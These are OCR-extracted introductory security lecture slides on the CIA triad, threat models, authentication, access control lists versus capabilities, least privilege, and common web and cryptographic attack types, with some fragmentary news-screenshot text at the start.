Operation (3): Security

November 22, 2022


Byung-Gon Chun

(Credit: Some slides from classes taught by Armando Fox, David Patterson, Dawn Song)

Faceb
vulner

Emily Olle •

Users of huge
AAP



TECH

Ha
rep

PUBLISHED

North Korea attempted hack on AstraZeneca: Report

The AstraZeneca-Oxford vaccine is one of the frontrunners against COVID-19.

North Korea has yet to officially confirm any coronavirus infections | Lisa Maree Williams/Getty Images

North

November

BY WILLIAM ADKINS

November 27, 2020 | 3:12 pm

$3

Most Read Articles

1. Drugs hyped as coron
linked to psychiatric dis
agency
NOVEMBER 27, 2020 | 1:19 P


2. Questions grow over
Oxford coronavirus vax
NOVEMBER 26, 2020 | 4:14 P

PM 1

3. Greece blasts Berlin f
for Turkey arms embar
NOVEMBER 28, 2020 | 4:00 A

4. Italy's doctors face ne
Conspiracy theories
NOVEMBER 26, 2020 | 4:44 A

5. Austrian village of Fu
renamed Fugging
NOVEMBER 26, 2020 | 6:28 P



Formally Defining Security

What is computer security about?

- General goals:
  - Allow intended use of computer systems
  - Prevent unintended use that may cause harm

- More precisely…

Basic security properties (I)

- Confidentiality
  - Information is only disclosed to authorized people or systems
  - E.g., attackers cannot learn your banking info

Basic security properties (II)

- Integrity
  - Information cannot be tampered with in an unauthorized way
  - E.g., attacker cannot change the balance of your bank account

Basic security properties (III)

- Availability
  - Information and services are accessible in a timely fashion to authorized people or systems
  - E.g., you should be able to login and perform transactions on your online banking account when you want to

Basic security properties (III): CIA


- Confidentiality
- Integrity
- Availability

Is your house secure?

Security analysis

- Given a computer system, one may ask:

Is the computer system secure?



It depends …

- What are the assets?
- What are the goals?

It depends…

- Threat model
  - In SafeLand, you don’t need to lock the door
  - Attackers who pick locks
  - Attackers who drive a bull-dozer
  - Attackers who have super advanced technology
  - Attacker who may know you well

Is your house secure?

- Is the house's protection mechanism strong enough to protect the assets from attackers in a certain threat model?

Which threat model should you choose?

?


Cost of security

- Should you always build and evaluate a system secure against the strongest attacker?
  - A student may simply not be able to afford an alarm system
- Not about perfect security

Is the computer system secure?

- Is the system's protection mechanism strong enough to protect the assets and achieve security goals against attackers in a certain threat model?

Key elements to security analysis



Threat model

- Assumptions on attackers' abilities and resources

Network eavesdropper

MITM attacks

DDoS

Zero-Day

DES cracker

Which threat models to choose?

- For the grade database system for your class?
- For your smartphone?
- For a major online banking site?
- For the system to control nuclear weapon launch?

Cost of security

- There’s no free lunch
- There’s no free security
- Cost of security
  - Expensive to develop
  - Performance overhead
  - Inconvenience to users

Prioritize your security solution according to your threat model

- No one wants to pay more for security than what they have to lose

- Not about perfect security
  - Risk analysis

Changing threat model

- Be careful when your threat model changes
  - E.g., online account

New account, nothing of value;
No incentive for attackers

Account accumulates value;
More incentive for attackers


Authentication

- Authentication: process of verifying whether someone (or something) is, in fact, who (or what) it is declared to be
- User authentication
  - Password authentication
  - Challenge-response authentication protocols
  - Biometrics
  - Token-based authentication

Two-factor Authentication

Authorization: Access control

- Assumptions
  - System knows who the user is
    - Authentication via name and password, other credential
  - Access requests pass through gatekeeper (reference monitor)
    - System must not allow monitor to be bypassed



Access control matrix [Lampson]

Objects

Subjects

	File 1	File 2	File 3	...	File n
User 1	read	write	-	-	read
User 2	write	write	write	-	-
User 3	-	-	-	read	read
...					
User m	read	write	read	write	read

Implementation concepts

- Access control list (ACL)
  - Store column of matrix with the resource
- Capability
  - User holds a “ticket” for each resource
  - Two variations
    - store row of matrix with user, under OS control
    - unforgeable ticket in user space

	File 1	File 2	…
User 1	read	write	-
User 2	write	write	-
User 3	-	-	read
…			
User m	Read	write	write

Access control lists are widely used, often with groups (roles)

Some aspects of capability concept are used in many systems

ACL vs Capabilities

- Access control list
  - Associate list with each object
  - Check user/group against list
  - Relies on authentication: need to know user
- Capabilities
  - Capability is unforgeable ticket
    - Random bit sequence, or managed by OS
    - Can be passed from one process to another
  - Reference monitor checks ticket
    - Does not need to know identify of user/process

3 Security Principles

1. **Least privilege** a user or software component should be given no more privilege—that is, no further access information and resources—than what is necessary to perform its assigned task
   - "need-to-know" principle for classified information

3 Security Principles

2. **Fail-safe defaults** unless a user or software component is given explicit access to an object, it should be denied access to the object
   - Default should be denial of access

3 Security Principles

3. **Psychological acceptability** protection mechanism should not make the app harder to use than if no protection
   - Needs to be easy to use so that the security mechanisms are routinely followed


Defending Customer Data in Your App

Common Attacks on the App


1. Eavesdropping
2. Man-in-the-middle/Session hijack
3. SQL injection
4. Cross-site request forgery (CSRF) ⭐
5. Cross-site scripting (XSS)
6. Mass-assignment of sensitive attributes
7. Denial of service

Friends and enemies: Alice, Bob, Trudy

- well-known in network security world
- Bob, Alice (lovers!) want to communicate “securely”
- Eve (or Trudy, intruder) may intercept, delete, add messages



The language of cryptography




symmetric key crypto: sender, receiver keys *identical*

public-key crypto: encryption key *public*, decryption key *secret* (private)


Attacks

- Attacker may have
  a) collection of ciphertexts (ciphertext only attack)
  b) collection of plaintext/ciphertext pairs (known plaintext attack)
  c) collection of plaintext/ciphertext pairs for plaintexts selected by the attacker (chosen plaintext attack)
  d) collection of plaintext/ciphertext pairs for ciphertexts selected by the attacker (chosen ciphertext attack)



